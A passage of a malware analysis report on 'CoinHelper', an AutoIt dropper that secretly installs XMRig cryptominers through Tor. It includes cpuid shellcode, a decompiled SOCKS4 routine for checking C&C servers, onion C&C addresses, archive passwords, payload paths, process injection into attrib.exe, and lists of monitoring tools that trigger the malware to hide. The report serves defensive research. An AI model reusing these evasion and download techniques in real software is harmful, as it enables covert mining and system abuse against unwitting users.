Device identifier: WIN_7 X64 7601 Service Pack 1| Processor: Intel(R) Core(TM)2 Duo CPU T9300 @ 2.50GHz| Cores: 2| Videocard: Mobile Intel(R) 4 Series Express Chipset Family | SmartScreen: NO | Defender: NO | Antivirus: NO

04.01.2021 19:37:32 [Redacted] Russian Federation Yuzhno-Sakhalinsk [Map icon] [User icon] unknown unknown *Browser didn't send referrer data*

Proxy & redirects: Unknown

Device identifier: WIN_7 X64 7601 Service Pack 1| Processor: Intel(R) Core(TM)2 Duo CPU T9300 @ 2.50GHz| Cores: 2| Videocard: Mobile Intel(R) 4 Series Express Chipset Family | SmartScreen: NO | Defender: NO | Antivirus: NO

28.12.2020 22:29:37 [Redacted] United States Philadelphia [Map icon] [OS icon] Windows Chrome *Browser didn't send referrer data*

Proxy & redirects: Unknown

Device identifier: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36

28.12.2020 22:29:36 [Redacted] United States Philadelphia [Map icon] [OS icon] Windows Chrome *Browser didn't send referrer data*

Proxy & redirects: Unknown

Device identifier: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36


27.12.2020 19:05:47 [Redacted] Russian Federation Moscow [Map icon] [User icon] unknown unknown *Browser didn't send referrer data*

Proxy & redirects: Unknown

Device identifier: WIN_10 X86 17134 | Processor: Intel(R) Core(TM) i7-7700K CPU @ 4.20GHz| Cores: 4| Videocard: Microsoft Basic Display Adapter | SmartScreen: NO | Defender: NO | Antivirus: Kaspersky

Attacker's view on the infected victims (black squares are anonymized IP addresses)

The attacker also has access to the geographic location of the victims in a map view.



Attacker's view on the geographic information of the infected victims

In the sections below, the reader can find further details of how the information is obtained in the first stage of the malware, along with further details about the harvested data.

Checking the CPU

The malware executes one of the two variants of shellcodes (x86 and x64), present in hexadecimal form:

- `0x5589E5538B45088B4D0C31DB31D20FA28B6D10894500895D04894D0889550C5B5DC3`
- `0x5389C889D131DB31D20FA26741890067418958046741894808674189500C5BC3`

When we disassemble the shellcodes, we can see common `cpuid` checks, returning all its values (registers `EAX`, `EBX`, `ECX`, `EDX`). Thus, the malware effectively harvests all the information of the currently present processor of the victim, its model and features.

```

00000000 55                push    ebp
00000001 89 E5            mov     ebp, esp
00000003 53              push    ebx
00000004 8B 45 08        mov     eax, [ebp+8]
00000007 8B 4D 0C        mov     ecx, [ebp+0Ch]
0000000A 31 DB          xor     ebx, ebx
0000000C 31 D2          xor     edx, edx
0000000E 0F A2          cpuid
00000010 8B 6D 10        mov     ebp, [ebp+10h] x86
00000013 89 45 00        mov     [ebp+0], eax
00000016 89 5D 04        mov     [ebp+4], ebx
00000019 89 4D 08        mov     [ebp+8], ecx
0000001C 89 55 0C        mov     [ebp+0Ch], edx
0000001F 5B              pop     ebx
00000020 5D              pop     ebp
00000021 C3              retn

```

CPUID check

```

0000000000000000 53                push    rbx
0000000000000001 89 C8            mov     eax, ecx
0000000000000003 89 D1            mov     ecx, edx
0000000000000005 31 DB          xor     ebx, ebx
0000000000000007 31 D2          xor     edx, edx
0000000000000009 0F A2          cpuid
000000000000000B 67 41 89 00      mov     [r8d], eax
000000000000000F 67 41 89 58 04  mov     [r8d+4], ebx
0000000000000014 67 41 89 48 08  mov     [r8d+8], ecx
0000000000000019 67 41 89 50 0C  mov     [r8d+0Ch], edx
000000000000001E 5B              pop     rbx
000000000000001F C3              retn

```

x64 CPUID check

All the information is parsed and particular features are extracted. Actually, the feature lists in the malware are identical to the [CPUID](#) Wikipedia page, exactly pointing out where the attacker was inspired.

Even though all the information is harvested, only the **AES instruction set** bit is actually checked – if the processor supports this instruction set and it is x64, only then it will install the x64 bit version of the final stage (coinminer). In the other case, the x86 version is used.

As we mentioned, the rest of the information is collected, but it is actually not used anywhere in the code.

CPU and video card information

The cpuid check is not the only one that performs HW checks on the victim's system. Two additional WMI queries are used to obtain the names of the victim's processor and video card:

```

SELECT * FROM Win32_Processor
SELECT * FROM Win32_VideoController

```

Furthermore, the malware uses `GetSystemInfo` to collect the `SYSTEM_INFO` structure to check the number of cores the victim's CPU has.

AV checks

The script also checks for running processes, searching for security solutions present on the machine. This information is once again “just” logged and sent to the IP logging server – no other action is done with this information (e.g. altering malware's functionality).

The complete list of all the checked AV / Security solutions by their processes, as presented in the malware, can be found in [Appendix](#).

Exploring the second stage – asacpiex.dll

Now, let's dive into the second stage of the malware. After the `asacpiex.dll` archive is fixed, it is saved as `CR_Debug_Log.txt` to the `Temp` folder.

To unpack the archive, the malware uses a password `JDQJndnqwdnqw2139dn21n3b312idDQDB`. This is the most common password for these Autolt droppers. However, it is not the only one and so far, we counted two additional passwords:

- `dkwqdqw9324328NDQDN@@!) (#($%&^!ND21`
- `jDWQJkdqkwdqo2m@mdwmsxPAS, sq%`

Unpacking reveals two additional files:

- `32.exe`
- `64.exe`

Depending on the architecture of the OS and whether the AES instruction set is available, one of these files is copied into

`C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Helper.exe` and executed (via a scheduled task).

Both of these files are once again compiled Autolt scripts, carrying functionality to distribute further payloads, in the form of coinminers, to victims via Tor network.

After the decompilation of the files, we can see that both of the output scripts are very similar. The only difference is that the x64 version tries to also utilize the user's graphic card as well if possible for coinmining, not just the CPU. In the text below, we will focus on the x64 version since it contains more functionality.

Although `Helper.exe` is the most common name of the malware by far, it is not the only possibility. Other options we've seen in the wild are for example:

- `fuck.exe`
- `Helperr.exe`
- `svchost.exe`
- `System.exe`

- `system32.exe`
- `WAPDWA;DJ.exe`
- `WorkerB.exe`

Helper.exe

As we already mentioned, the primary goal of the `Helper.exe` dropper is to drop an XMRig coinminer onto the victim's system via Tor network. The coinminer is executed with a hardcoded configuration present in the script.

`Helper.exe` holds a variety of other functionalities as well, such as performing several system checks on the victim's PC, injecting itself into `%WINDIR%\System32\attrib.exe` system binary, checking the "idleness" of the system to intensify the mining, and more. Let's now have a look at how all these functionalities work.

Downloading coinminers via Tor network

The main purpose of the dropper is to download a payload, in our case a coinminer, onto the infected system. To do so, the malware performs several preparatory actions to set up the environment to its needs.

First and foremost, the malware contains two additional files in hexadecimal form. The first is once again a clean 7zip binary (but different than `CL_Debug_Log.txt`) and the second one is a 7zip archive containing a clean Tor binary and belonging libraries:

- `libcrypto-1_1-x64.dll`
- `libevent-2-1-7.dll`
- `libevent_core-2-1-7.dll`
- `libevent_extra-2-1-7.dll`
- `libgcc_s_seh-1.dll`
- `libssl-1_1-x64.dll`
- `libssp-0.dll`
- `libwinpthread-1.dll`
- `tor.exe`
- `zlib1.dll`

To be able to unpack Tor, a password `DxSqsNKK0xqPrM4Y3xeK` is required. This password is also required for unpacking every downloaded coinminer as well, but we will get to that later.

After Tor is executed, it listens on port `9303` on localhost (`127.0.0.1`) and waits for requests. To prevent confusion at this point, note that this execution is hidden by default because `tor.exe` should not be mistaken for a Tor browser. `tor.exe` is a process providing Tor routing (without a GUI). In a common Tor browser installation, it can be usually found in `<Tor browser root folder>\Browser\TorBrowser\Tor\tor.exe` .

The script further contains a few Base64 encoded Tor addresses of the C&C servers and tries which one is alive. This is done by initializing SOCKS4 communication via a crafted request (in the hexadecimal form):


```
04 01 00 50 00 00 00 FF 00 $host 00
```

where `$host` is the demanded server address.

```
Func _isserver($host)
    Sleep(1000)
    $hca = TCPConnect("127.0.0.1", $g_issocksport)
    $sreqa = Chr(4) & Chr(1) & Chr(0) & Chr(80) & Chr(0) & Chr(0) & Chr(0) & Chr(255) & "" &
        Chr(0) & $host & Chr(0)
    TCPSend($hca, $sreqa)
    $i = 0
    While 1
        $sbuffer = TCPRecv($hca, 1)
        If @error Then
            EndIf
        If StringLen($sbuffer) > 0 Then ExitLoop
        Sleep(100)
        $i = $i + 1
        If $i = "301" Then
            Return 0
        EndIf
    WEnd
    $sbuffer = TCPRecv($hca, 8)
    Switch StringMid($sbuffer, 3, 2)
        Case "5A"
            Return 1
        Case "5B"
            Return 0
        Case "5C"
            Return 0
        Case "5D"
            Return 0
    EndSwitch
EndFunc
```

The malware expects one of the standard protocol responses and only if the response contains `0x5A` byte, the malware will further proceed to communicate with the server.

Byte Meaning

0x5A Request granted

0x5B Request rejected or failed

0x5C Request failed because client is not running identd (or not reachable from server)


0x5D Request failed because client's identd could not confirm the user ID in the request

Source: <https://en.wikipedia.org/wiki/SOCKS>

The lists of Tor addresses differ quite a bit across multiple samples. So far we've seen 24 unique C&C servers (see our IoC repository for the [complete list](#)). However, at the time of writing, only two of all the servers were still active:

- `2qepteituvpy42gggxxqaaezppjagsu5xz2zdsbugt3425t2mbjvbad[.]onion`
- `jbadd74iobimuuuvsgm5xdshpzk4vxuh35egd7c3ivl13wj5lc6tjxqd[.]onion`

If we access the server using e.g. Tor browser, we can see a default Windows Server landing page, illustrated in figure below. Note that this is a very common landing page for MyKings C&Cs. However, this single fact is not sufficient for attributing CoinHelper to MyKings.



Default Windows Server landing page. The same image is also commonly present on MyKings C&C servers, but that is not sufficient for attribution.

The malware is capable of downloading four files in total from an active server, present in a “public” subfolder:

- `public/upd.txt`
- `public/64/64.txt` (or `public/32/32.txt` if the “32 bit variant” of the script is used)
- `public/vc/amd.txt`
- `public/vc/nvidia.txt`

The files `64.txt` (`32.txt`), `amd.txt`, and `nvidia.txt` are all XMRig coinminers (encoded and compressed), both for CPU or an according GPU card.

The `upd.txt` file is a plaintext file containing a version number bounded by `_` and `!` symbols, for example `_!1!_`. The malware asks the server what's the version and if the version is newer, all coinminers are updated (downloaded again).

The miners are downloaded as a hexadecimal string from the C&C, ending with a constant string `!END!`. After the end stub is removed and the string decoded, we get a 7zip archive. Once again, we can use the `DxSqsNKK0xqPrM4Y3xeK` password to unpack it.


After the unpacking, we can get these files:

- `SysBackup.txt` – for CPU miners (both 32 and 64 bit)
- `SysBackupA.txt` – when there is also AMD GPU detected
- `SysBackupN.txt` – when there is also NVIDIA GPU detected

These files are once again present in a hexadecimal form, this time starting with `0x` prefix and without the end stub.

Furthermore, a few additional files can be found with the “`SysBackup`” files for ensuring the mining functionality and optimal mining, when appropriate (for example `xmrig-cuda.dll` for NVIDIA cards).

The download process can be seen in the following visualisation:



jbadd74lobimuuuvsgm5xdshpzk4vxuh35egd7c3ivll3wj5lc6tjxqd.onion
2qepiteituvpy42gggxxqaaeozppjagsu5xz2zdsbugt3425t2mbjvbad.onion



http://<tor_address>/public/upd.txt
plaintext with version information



http://<tor_address>/public/64/64.txt
x86 XMRig executable



http://<tor_address>/public/32/32.txt
x64 XMRig executable



http://<tor_address>/public/vc/nvidia.txt
NVIDIA GPU XMRig executable



http://<tor_address>/public/vc/amd.txt
AMD GPU XMRig executable

downloaded & executed



C:\Users\<username>\AppData\Roaming\Microsoft\Windows\SysBackup.txt
x86/x64 XMRig

downloaded & executed
(if relevant)



C:\Users\<username>\AppData\Roaming\Microsoft\Windows\SysBackupA.txt
AMD XMRig



C:\Users\<username>\AppData\Roaming\Microsoft\Windows\SysBackupN.txt
NVIDIA XMRig

Coinmining

The coinmining (and the 7zip unpacking) is executed via process injection. The CPU coinmining is performed by injecting into a newly created and suspended process of

```
%WINDIR%\System32\attrib.exe .
```

Execution of all the other components, such as GPU mining or unpacking of the coinminer payloads downloaded from Tor, is done by injecting into itself, meaning a new suspended instance of `Helper.exe` is used for the injection. When there is coinmining on GPU supported, both CPU and GPU are executed in parallel.

Note that the injection is done by a publicly available Autolt injector, so the author chose the copy+paste way without reinventing the wheel.

From our research, we've only seen XMRig to be deployed as the final coinmining payload. The malware executes it with common parameters, with one approach worth mentioning – a parameter setting the password for the mining server “-p”. In standard situations, the password doesn't really matter so the malware authors usually use “x” for the password. In this case, however, the malware generates a GUID of the victim and appends it to the usual “x”.

The GUID is created by concatenating values from one of the WMI queries listed below:

```
SELECT * FROM Win32_ComputerSystemProduct
SELECT * FROM Win32_BIOS
SELECT * FROM Win32_Processor
SELECT * FROM Win32_PhysicalMedia
```

Which query should be used is defined in the configuration of the Autolt script. The GUID is created by hashing the obtained information using MD5 and formatted as a standard GUID string:

```
/{[0-9A-F]{8}-[0-9A-F]{4}-[0-9A-F]{4}-[0-9A-F]{4}-[0-9A-F]{12}}/
```

With this approach, the malware author is in fact able to calculate the exact number of infected users who are actually mining, because all the mining will be performed via a unique password, passing it as an ID of the “worker” (= victim) to the pool.

Persistence

Similarly to the first stage, at the beginning of the second stage, particular mutexes are checked and created if necessary:

- `QPRZ1bWvXh`
- `QPRZ1bWvXh2`

As we can see, only the number in the middle of the mutex is changed compared to the first stage (`QPRZ3bWvXh`). The second mutex has an appended `2` as a constant. We have also seen `QPRZ2bWvXh` used as well, once again changing the middle number.

For the sake of staying hidden for the longest time possible, the malware checks several processes using a native Autolt `ProcessExists` function for any running system monitoring and analysis tools:

- `aida64.exe`
- `AnVir.exe`
- `anvir64.exe`
- `GPU-Z.exe`
- `HwiNF032.exe`
- `HwiNF064.exe`
- `i7RealTempGT.exe`
- `OpenHardwareMonitor.exe`
- `pchunter64.exe`
- `perfmon.exe`
- `ProcessHacker.exe`
- `ProcessLasso.exe`
- `procexp.exe`
- `procexp64.exe`
- `RealTemp.exe`
- `RealTempGT.exe`
- `speedfan.exe`
- `SystemExplorer.exe`
- `taskmgr.exe`
- `VirusTotalUpload2.exe`

When the tool is spotted, the malware temporarily disables the mining. The information about running coinminers is stored in two files:

- `mn.pid`
- `gmn.pid`

As their names might disclose, a particular PID of the running (**GPU**) coinminer is written there.

The malware also monitors whether the victim actually uses their PC at the moment. If the user is idle for a while, in our particular case for 3 minutes, the current coinmining is terminated and a new coinmining process is executed and set to leverage 100% of the CPU on all threads. This information (PID) is stored in a file called `mn.ld`. When the PC is actively used, the mining is set to 50% of the available performance. On the other hand, GPU mining is performed **only** when the user is not actively using their PC (for 2 minutes).

The malware also lists all console windows present on the system and finds out those that have visibility set to hidden. If such a window is found and it doesn't belong to CoinHelper, the malware considers it as a competing miner and kills the process.

Data harvesting and AV checks

Similarly to the previous Autolt stage, `Helper.exe` collects information about the infected system, too, as shown in the table below:

Information	Purpose
Number of available CPU threads	If the victim's system is idle, the malware leverages all CPU threads
Video card type	What kind of card is used – for Nvidia or AMD optimized coinmining
CPU type	Not used (*see below)
Security solution	Not used (*see below)
HW ID hashed by MD5	Appended to XMRig password, resulting in a parameter <code>-p xMD5</code> (see Coinmining for details)

As we could see (*) in the table above, the code actually contains functions for the harvesting of some information that is not actually executed. This means that while it could gather this information, it doesn't. Due to similarities with the first stage, we suppose that the authors have forgotten some artifacts of previous versions due to shifts of functionality between the first Autolt stage and the `Helper.exe` stage.

The malware recognizes which graphic card is available on the infected system. These cards are detected using the WMI query on `Win32_VideoController`. You can find all the cards, as presented in the malware, in the table below:

AMD Series	AMD Model
RX	460, 470, 480, 540, 550, 560, 570, 580, 590, 640, 5500, 5600, 5700, 6800, 6900
R5	230
R7	240
	W4300
VEGA	56, 64
Radeon	520, 530, 535, 540, 550, 610, 620, 625, 630, VII
WX	3100, 5100
Nvidia Series	Nvidia Model
	P104-100
	P106-090
GTX	750, 970, 980, 980, 1050, 1060, 1070, 1080, 1650, 1660, TITAN
RTX	2050, 2060, 2070, 2080, 3060, 3070, 3080, 3090
GT	710, 720, 730, 740, 1030
Quadro	K1000, K1200, P400, P620, P1000, P2000, P2200, P5000

